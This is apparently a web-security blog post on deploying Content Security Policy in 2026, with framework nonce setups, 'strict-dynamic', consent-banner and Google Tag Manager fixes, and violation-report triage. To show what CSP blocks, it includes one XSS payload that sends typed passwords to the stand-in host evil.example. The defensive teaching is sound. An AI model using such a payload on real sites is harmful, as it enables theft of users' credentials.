Presentation version: CSP in 2026 slides.
What is CSP
Content Security Policy (CSP) is a browser security header that tells the browser which sources of code and content a page is allowed to use. It does not remove XSS bugs, but it can stop many exploits from turning into JavaScript execution by blocking untrusted scripts, inline handlers, and unsafe dynamic evaluation.
In practical terms, CSP is a safety net around your rendering layer: if attacker-controlled input slips through your sanitization and output encoding, a well-configured policy can still prevent the payload from running.
A June 2026 crawl of the Tranco Top 1 Million sites found 170,057 with a CSP — yet 46.8% still contain 'unsafe-inline' somewhere in the policy, and 41.9% allow 'unsafe-eval'.1 Re-parsing the raw data directive-by-directive2 tells a starker story: 73.8% of these “CSP” sites would not stop an injected <script> tag from running — either the policy sets no script-src, script-src-elem, or default-src at all, or it does but still allows 'unsafe-inline'. Only around a quarter of sites with a CSP meaningfully restrict what scripts can run.
Example of injection
Suppose a page has a login form and reflects a query parameter (say, a pre-filled username) directly into the DOM without encoding it:
<p>Signing in as: </p>
<form>
  <input type="text"     name="username" value="">
  <input type="password" name="password">
  <button type="submit">Log in</button>
</form>
If an attacker can get a victim to open a crafted URL, the injected username value could be:
"><script>
  document.addEventListener('input', e => {
    if (e.target.name === 'password')
      fetch('https://evil.example/log?p=' + encodeURIComponent(e.target.value));
  });
</script>
That closes the value attribute and the <input> tag, then injects a script that silently exfiltrates every keystroke typed into the password field. The victim sees a normal-looking login page; the attacker receives the password in real time.
Blocking with CSP
Two CSP directives can stop this particular attack, so that the payload never runs, even though the injection itself succeeded.
script-srcwill restrict what sources of code are allowed to run in the browser. If set tounsafe-inline, it allows the code to run.connect-srcwill restrict whatfetchis allowed to connect to. If set tohttps, it allows connecting to any domain.
You can also set an allowlist of domains, list allowed hashes of sources, and set a nonce value that html tags must have.
This must be done for the entire chain; meaning if a script inserts another <script> tag, it must also be allowed in the allowlist, or hashes, or have the nonce attribute.
The chain is hard to maintain, if you use external scripts that are out of your control.
Dropping 'unsafe-inline' — a practical path with 'strict-dynamic'
In the June 2026 crawl only 24.7% of the sites with CSP used a nonce.
Just 1.6% use 'strict-dynamic'.1
'strict-dynamic' lets you drop 'unsafe-inline', domain allowlists, and most of the ongoing maintenance burden.
'strict-dynamic' was proposed as the fix back in a 2016 Google Research study — the same study that found 94.68% of script-restricting policies were ineffective and 99.34% of CSP hosts gained no XSS benefit at all.3
It has been supported across Chrome, Firefox, and Safari since March 2022.
A decade on, adoption of the fix that study proposed still sits at 1.6%.
The reason adoption stays low is that the ecosystem makes the secure path hard.
Third-party tools, legacy scripts, and CMS platforms still default to 'unsafe-inline', and removing it tends to break things — consent banners, tag managers, admin UIs — with fixes that are rarely obvious.
And once you do ship a strict policy, your violation reports fill with noise from browser extensions, making it harder to spot the violations that actually matter.
So this post argues that the numbers above will not move until two groups of people fix things on their side:
- Frameworks and tools need to make the secure path the default — generating nonces, propagating them, and shipping
'strict-dynamic'out of the box, so application developers do not have to assemble it by hand. - Browser extensions need to respect the page’s CSP before injecting, so the reports site owners rely on stay clean and actionable.
Along the way it covers what it actually takes to get there today, framework by framework and breakage by breakage — because someone has to do it manually until the ecosystem catches up.
Compliance pressure is currently the main force pushing teams to bother at all — and a lot of that pressure comes from public header-grading tools like Mozilla’s HTTP Observatory4, which put a visible letter grade on your site and surface 'unsafe-inline' as a finding.
A failing grade in a security questionnaire or pen-test report is what prompted the most recent CSP implementations we did.
What unsafe-* costs you — and what you gain by removing it
'unsafe-inline' in script-src allows any inline script on the page to execute. That includes the ones an attacker injected.
It does not matter how the injection happened — a reflected parameter, a stored payload, a compromised dependency.
If 'unsafe-inline' is present, CSP will not stop it.
'unsafe-eval' is similarly corrosive: it permits eval(), new Function(), and similar constructs, which are the classic vehicle for turning injected strings into executing code.
The common alternative — enumerating trusted script domains in script-src — is better than 'unsafe-inline' but still leaves you exposed to any script hosted on those domains5, including ones an attacker could place there.
The payoff for eliminating 'unsafe-*' from script-src is 'strict-dynamic'6. Once inline scripts and eval are off the table, you can use a nonce-based policy with 'strict-dynamic', which is considerably simpler to operate than the alternatives:
- No domain allowlist to maintain. You do not need to enumerate every CDN, analytics endpoint, or third-party library host.
- Minimal nonce propagation. You attach a nonce to your entry-point scripts;
'strict-dynamic'automatically extends trust to any scripts they load dynamically, without you having to touch them.
Set up nonces in your framework
What is a nonce? A nonce is a per-request cryptographically random value (typically base64-encoded) that the server generates on every response and injects into two places:
- As a
nonceattribute on each inline<script>tag you want to allow - In the
script-srcdirective of the CSP header (e.g.'nonce-ABC123...')
The browser matches them: if the nonce on the script tag matches one in the CSP, the script is allowed. If not, it is blocked.
This is exactly the kind of plumbing a framework should own.
The examples below show how far apart frameworks currently are: AdonisJS Shield and Rails generate and propagate the nonce for you with a few lines of config, while on WordPress you assemble most of it by hand.
The closer a framework gets to making 'strict-dynamic' the default, the less of this any application developer has to think about — which is the whole point.
Here is how to generate and inject a nonce in various frameworks:
AdonisJS7:
// config/shield.ts
import { defineConfig } from '@adonisjs/shield'

const shieldConfig = defineConfig({
  csp: {
    enabled: true,
    directives: {
      defaultSrc: [`'self'`],
      scriptSrc: [`'self'`, '@nonce', `'strict-dynamic'`],
      styleSrc: [`'self'`, '@nonce'],
    },
    reportOnly: false,
  },
})

export default shieldConfig
Shield automatically generates a unique nonce for each request.
In Edge templates, use the cspNonce variable:
<script nonce="">
  // This inline script executes because it has a valid nonce
  console.log('Application initialized')
</script>
Ruby on Rails:
# config/initializers/content_security_policy.rb
Rails.application.configure do
  config.content_security_policy do |policy|
    policy.script_src :self, :strict_dynamic
    # ... other directives
  end

  # Generate session nonce for script and style tags
  config.content_security_policy_nonce_generator = lambda { |request|
    request.session[:nonce] ||= SecureRandom.hex
  }
  config.content_security_policy_nonce_directives = %w[script-src style-src]
end
For Rails projects, see Abtion’s Rails template for a suggestion on how to structure it.
PHP WordPress:
// Centralized nonce generation — once per request
function get_csp_nonce() {
  static $nonce = null;
  if ($nonce === null) {
    $nonce = wp_generate_password( 22, false, false );
  }
  return $nonce;
}

// Wrap in is_admin() because WP admin is not ready for it ([#59446](https://core.trac.wordpress.org/ticket/59446))
if ( ! is_admin() ) {
  add_filter('wp_headers', function($headers) {
    $headers['Content-Security-Policy'] = "script-src 'nonce-" . get_csp_nonce() . "' 'strict-dynamic'";
    return $headers;
  });
  // Apply nonce to all script and style tags via hooks
  add_filter('wp_script_attributes', function($attributes) {
    $attributes['nonce'] = get_csp_nonce();
    return $attributes;
  });
  add_filter('wp_inline_script_attributes', function($attributes) {
    $attributes['nonce'] = get_csp_nonce();
    return $attributes;
  });
  add_action( 'login_init', function() {
    header("Content-Security-Policy: script-src 'nonce-" . get_csp_nonce() . "' 'strict-dynamic'");
  });
}
Or use a WP plugin like Strict CSP
A baseline policy
Content-Security-Policy: default-src 'none'; script-src 'nonce-{random}' 'strict-dynamic' 'report-sample'; style-src 'self'; img-src 'self' data:; font-src 'self'; connect-src 'self'; base-uri 'none'; frame-ancestors 'none'
default-src 'none' is the foundation: every resource type is blocked unless explicitly permitted. The remaining directives carve out only what a typical app needs. A few things worth noting:
'strict-dynamic'only propagates trust for script loading — it has no effect onconnect-src. Scripts (including dynamically-loaded ones) can only makefetch()and XHR calls to your own origin unless you extendconnect-srcwith specific third-party API origins.style-src 'unsafe-inline'is a common addition, when frameworks inject inline styles; accept it as a known trade-off, if needed.frame-ancestors 'none'andbase-uri 'none'is not covered bydefault-srcand must always be set explicitly — it provides clickjacking protection.
Why you still need allowlists for other directives:
Nonces work for script-src because you control the inline <script> tags — you can stamp each one with the nonce at render time.
But for images, fonts, stylesheets, and API endpoints, you cannot embed a nonce.
An <img> tag requesting https://analytics.example.com/pixel.gif has no nonce attribute to carry.
Instead, you allowlist the origin: img-src 'self' https://analytics.example.com.
This is still far simpler than maintaining an allowlist for scripts (especially when 'strict-dynamic' takes over that burden), but it means your CSP policy will contain domain allowlists in practice.
CSP is defence-in-depth, not a substitute for proper output encoding, sanitization, and safe DOM APIs. But a policy like this makes XSS dramatically harder to exploit.
A real-world example: WordPress with CookieInformation and GTM
Here is what we ran into implementing CSP on a WordPress project.
CookieInformation
The CookieInformation consent popup ships with inline event handlers throughout its template HTML — onclick="CookieInformation.declineAllCategories()", href="javascript:CookieConsent.renew();", and so on.
A policy without 'unsafe-inline' blocks all of these silently, leaving a banner with buttons that do nothing.
CookieInformation documents the fix: strip the inline handlers from the template and wire the same behaviour up using addEventListener in your own external script.
In practice it looked like this — before:
<button id="declineButton" onclick="CookieInformation.declineAllCategories()">
  Decline
</button>
After:
<button id="declineButton">Decline</button>
document.getElementById('declineButton')
  .addEventListener('click', () => CookieInformation.declineAllCategories());
Every button and anchor with an inline handler needed the same treatment. Expect a handful of follow-up fixes as you discover edge cases in the live template — elements that don’t exist on every page, category checkboxes that render dynamically, and so on.
You also need to add two extra directives to allow the popup to load its policy iframe and contact its API:
frame-src   'self' https://policy.app.cookieinformation.com/;
connect-src 'self' https://policy.app.cookieinformation.com/
                   https://consent.app.cookieinformation.com/;
WordPress admin
One area we did not fully resolve: the WordPress admin UI itself.
A strict CSP breaks a significant portion of wp-admin — the editor, media library, and various plugins all rely on inline scripts and eval.
This is a known, long-standing issue in WordPress core, with active tickets tracking the work (#59446, #39941).
Core committer westonruter has been the most active developer on it.
In practice you have two options:
- Scope the policy to the public site only. Apply a strict CSP on the front-end and use a looser policy (or none) for
/wp-admin. Most of the security value is on the public-facing side anyway. - Allowlist admin scripts by hash. Possible in principle but maintenance-heavy — hashes change whenever WordPress updates.
If full CSP coverage of wp-admin matters to your client, consider contributing to the core tickets — testing patches, reviewing proposed solutions, or picking up stalled work. Active development in this area appears to have stalled as of late 2025, and community involvement is what moves WordPress core forward.
Google Tag Manager
GTM’s container snippet accepts a nonce attribute and propagates it to any scripts it injects dynamically, so the container itself plays nicely with a nonce-based policy — but only if you use the nonce-aware version of the snippet.
The standard snippet copied from the GTM UI does not include the propagation code.
The official nonce-aware version looks like this:
<!-- Google Tag Manager -->
<script nonce="{SERVER-GENERATED-NONCE}">(function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start':
new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)[0],
j=d.createElement(s),dl=l!='dataLayer'?'&l='+l:'';j.async=true;j.src=
'https://www.googletagmanager.com/gtm.js?id='+i+dl;var n=d.querySelector('[nonce]');
n&&j.setAttribute('nonce',n.nonce||n.getAttribute('nonce'));f.parentNode.insertBefore(j,f);
})(window,document,'script','dataLayer','GTM-XXXXXX');</script>
<!-- End Google Tag Manager -->
Two things differ from the standard snippet: the nonce attribute on the outer <script> tag (which is what your CSP script-src authorises), and the propagation line near the end — d.querySelector('[nonce]') followed by j.setAttribute('nonce', ...) — which forwards the same nonce to the dynamically injected gtm.js request.
The nonce value must match the one you inject into the Content-Security-Policy header on the same response.
The problem is Custom JavaScript Variables.
GTM evaluates Custom JavaScript Variables using eval().
CSP blocks eval() unless 'unsafe-eval' is present in script-src — and adding 'unsafe-eval' largely defeats the point of having CSP in the first place.
The GTM documentation explicitly names Custom Templates as the recommended alternative.
They run in GTM’s sandboxed JavaScript environment and do not require eval.
What the documentation does not do is show you how to migrate.
Here is a concrete example. CookieInformation’s GTM integration guide instructs you to create a Custom JavaScript Variable per consent category:
// Custom JavaScript Variable — breaks under CSP
function() {
  return CookieInformation.getConsentGivenFor('cookie_cat_functional');
}
The Custom Template equivalent:
// Custom Template — works under CSP
const queryPermission = require('queryPermission');
const callInWindow = require('callInWindow');

if (queryPermission('access_globals', 'execute', 'CookieInformation.getConsentGivenFor')) {
  return callInWindow('CookieInformation.getConsentGivenFor', 'cookie_cat_functional');
}
In the template’s Permissions tab, declare an Accesses Global Variables permission for CookieInformation.getConsentGivenFor with execute access. GTM will refuse to run the template without a matching permission entry, and queryPermission will return false at runtime if the permission is absent or misconfigured.

One thing worth knowing: permissions are not automatically populated when you paste in the template code — you have to add the key manually.
If you skip this step the template silently returns undefined, which is easy to miss in testing.
We reported this to CookieInformation in November 2025 and attached a working template export. Their guide has not been updated at the time of writing (2026-06-30) (cached on Web Archive). If you are using CookieInformation with GTM, you will need to make this conversion yourself.

How to tell whether your GTM container uses eval: open your container script directly in the browser (https://www.googletagmanager.com/gtm.js?id=GTM-XXXXXX) and look for this line near the top:
w[g].e=function(s){return eval(s);};
If it is there, your container has at least one Custom JavaScript Variable and will require 'unsafe-eval' under a strict CSP.
The same pattern applies to any Custom JavaScript Variable in your container: identify the window method or property it calls, replace the direct call with callInWindow or copyFromWindow, and declare the corresponding permission.
The full list of sandboxed APIs is in the GTM template API reference.
Common replacements: copyFromWindow for reading globals, copyFromDataLayer for dataLayer reads, and getUrl for URL parts.
Start in report-only mode
Before enforcing a policy, deploy it in observation mode so you can see what it would block without breaking anything:
Content-Security-Policy-Report-Only: default-src 'none'; script-src 'nonce-{random}' 'strict-dynamic' 'report-sample'; style-src 'self'; img-src 'self' data:; font-src 'self'; connect-src 'self'; object-src 'none'; base-uri 'none'; frame-ancestors 'none'; report-to csp-endpoint
The report-to8 directive names a reporting group you define via the Reporting-Endpoints response header:
Reporting-Endpoints: csp-endpoint="https://sentry.io/api/<project>/security/?sentry_key=<key>"
The older report-uri directive still works and has wider browser support — worth keeping both while report-to adoption matures.
Once your violation reports reflect only intentional usage, you can promote the header to enforcement.
To grade the policy you end up with, scan your site with Mozilla’s HTTP Observatory4 — it assesses your response headers, calls out weak directives such as 'unsafe-inline', and gives you a single score to track as you tighten things up.
Monitor your violations — but expect noise
Connecting CSP reporting to Sentry (or a similar platform) gives you visibility into violations as they happen. Many violations will be actionable: misconfigured third-party integrations, forgotten inline event handlers, legacy scripts that need nonces.
It is worth being clear about what these reports are for.
CSP is a defence-in-depth measure: it does not stop injection, it stops injected scripts from executing.
So a script-src violation can be the most valuable signal you get — an attacker’s injection that made it past your output encoding and sanitization, caught by CSP on the way out.
To be useful, your violation stream should surface exactly those: real sanitization failures in the app CSP is protecting.
But a significant share will be noise from your users’ browser extensions — and that noise is not just untidy, it actively hides those unsuccessful attack attempts in the pile.
VPN clients, anti-virus products, and ad blockers routinely inject inline scripts into pages as part of their normal operation — fingerprinting detection, tracker blocking, ad replacement. When your CSP blocks those injections, the browser sends a violation report.
In practice you’ll see things like:
blocked 'script' from 'inline:'— an extension tried to inject an inline scriptblocked 'connect' from 'example.com'— an extension is making requests to its own backendblocked 'font' from 'example.com'— an extension injected UI that loads fonts from external origins
These are often not vulnerabilities in your app and are frequently not actionable for the site owner.
Filtering them out requires some manual triage: look at whether violations are appearing consistently across many different users and unrelated pages, correlate with the script-sample, source-file, and blocked-uri fields in the report, and be sceptical of anything that appears at high volume with no clear origin in your own codebase.
That script-sample field is populated by adding 'report-sample' to script-src, which is why the example policies above include it.
Browser extension: Respecting the page’s CSP
This noise problem is solvable on the extension side.
Extensions that inject inline scripts or page-context DOM resources should check the Content-Security-Policy response header before attempting those injections, and skip them when the policy would block it.
If a detection feature can’t run on a given page, it simply doesn’t run — no console error, no violation report landing in your clients’ dashboards.
Privacy Badger, the open-source tracker-blocking extension from the EFF, is a good test case.
Four of its feature detectors — fingerprinting detection, supercookie detection, the script-clobbering check, and DNT verification — call injectScript() to run code in the page context regardless of whether the page’s CSP allows inline scripts.
On a strict policy that injection is blocked, which pollutes the console and lands a violation in the site owner’s reports for no benefit.
We opened a pull request (#3200) to fix exactly this.
It reads the Content-Security-Policy response header in onHeadersReceived(), records per-frame whether inline scripts are allowed — parsing script-src (falling back to default-src) and handling 'unsafe-inline', nonces, hashes, 'strict-dynamic', and multiple CSP headers — and has those four handlers return early so injectScript() is never called when the policy would block it.
If a detection feature can’t run on a given page, it simply doesn’t run — no console error, no violation report landing in your clients’ dashboards.
An example of an extension being a respectful citizen of the pages it runs on.
(It handles CSP delivered via response headers; CSP in <meta> tags is out of scope for the extension API approach.)
Recommendations
For our clients:
- Deploy CSP. Start with
Content-Security-Policy-Report-Onlyto build a baseline, then promote to enforcement. - Use
'strict-dynamic'with nonces rather than'self'— it is a materially stronger policy. - Connect reporting to Sentry or similar, and triage regularly. Not every violation is a problem; learning to tell extension noise from genuine issues is part of operating CSP well.
For framework and tool authors:
- Make
'strict-dynamic'with a per-request nonce the default CSP, not an opt-in recipe. Generate the nonce, expose it to templates, and propagate it to dynamically injected scripts automatically. - Stop shipping inline event handlers and
eval-based features (onclick="...",javascript:URLs, Custom JavaScript Variables). Provide a CSP-compatible path \u2014 external listeners, sandboxed APIs \u2014 and document it. - Treat “works under a nonce-based
'strict-dynamic'policy” as a support requirement for consent tools, tag managers, and CMS platforms. Every default that assumes'unsafe-inline'is a tax on every site that integrates it.
For extension authors:
- In Manifest V3, read the
Content-Security-Policyresponse header inwebRequest.onHeadersReceivedbefore attempting page-context script injection (withwebRequest+ host permissions, andresponseHeadersinextraInfoSpec). - Record whether inline scripts and page-context DOM injections are permitted per frame.
- Gate any
injectScript()calls behind that check. Your users’ sites will thank you.
-
Scott Helme. Top 1 Million Analysis — June 2026: Ten Years of Web Security. scotthelme.co.uk. Crawl of 819,002 responding sites from the Tranco Top 1 Million list. Of 170,057 sites with a CSP: 46.8% use
'unsafe-inline', 41.9% use'unsafe-eval', 24.7% use a nonce, 1.6% use'strict-dynamic'. ↩ ↩2 -
Own analysis of the raw per-policy crawl data underlying 1 (Crawler.Ninja, crawl dated 13 June 2026, script in
scripts/analyze_csp.py). Matches the cited report on total sites (170,057) and'unsafe-inline'presence (79,483 vs. reported 79,464). We categorized each policy by what actually governs the directive that controls<script>elements per CSP3 (script-src-elem>script-src>default-src;script-src-attr, which governs event-handler attributes rather than<script>tags, is deliberately excluded), classifying by the mechanism that protects it —'strict-dynamic'> nonce > hash > a live'unsafe-inline'>'none'> allowlist — so a redundant'unsafe-inline'alongside a nonce/hash/'strict-dynamic'(which browsers ignore) doesn’t get counted as a separate “neutralized” case. 52.1% of CSP sites set none of those three directives at all, and a further 21.7% set one but rely on a live'unsafe-inline'— combined, 73.8% would not stop an injected<script>tag. The remaining 26.2% restrict scripts, mostly via a nonce (22.9%), with the rest split across'strict-dynamic'(1.5%), hashes (0.4%), host/scheme allowlists (1.3%), or'none'(0.1%). ↩ -
Weichselbaum, Spagnuolo, Lekies, Janc. CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy. ACM CCS 2016. Full PDF. ↩
-
Mozilla HTTP Observatory: developer.mozilla.org/en-US/observatory. Scans a live URL and grades its HTTP security headers, including a CSP-specific assessment. Launched in 2016 and run by Mozilla. ↩ ↩2
-
See Weichselbaum et al. (above) for detailed analysis of why allowlist-based CSP is fundamentally weak. ↩
-
'strict-dynamic'was supported in Chrome and Firefox from 2016–2017, with Safari adding support in version 15.4 (March 2022), making it universally available across all major browsers. See caniuse. If you need to support older browsers, you can include explicit fallback source expressions in the samescript-srcdirective — modern browsers that understand'strict-dynamic'will ignore them, while older browsers will use them. ↩ -
AdonisJS docs: Securing server-rendered applications (Shield), including CSP nonce usage, Vite keywords, and report-only rollout: docs.adonisjs.com. ↩
-
report-toreached broad browser support around 2022, with Firefox adding support in version 149 (March 2026). See caniuse. This is why keepingreport-urialongsidereport-toremains worthwhile in the interim. ↩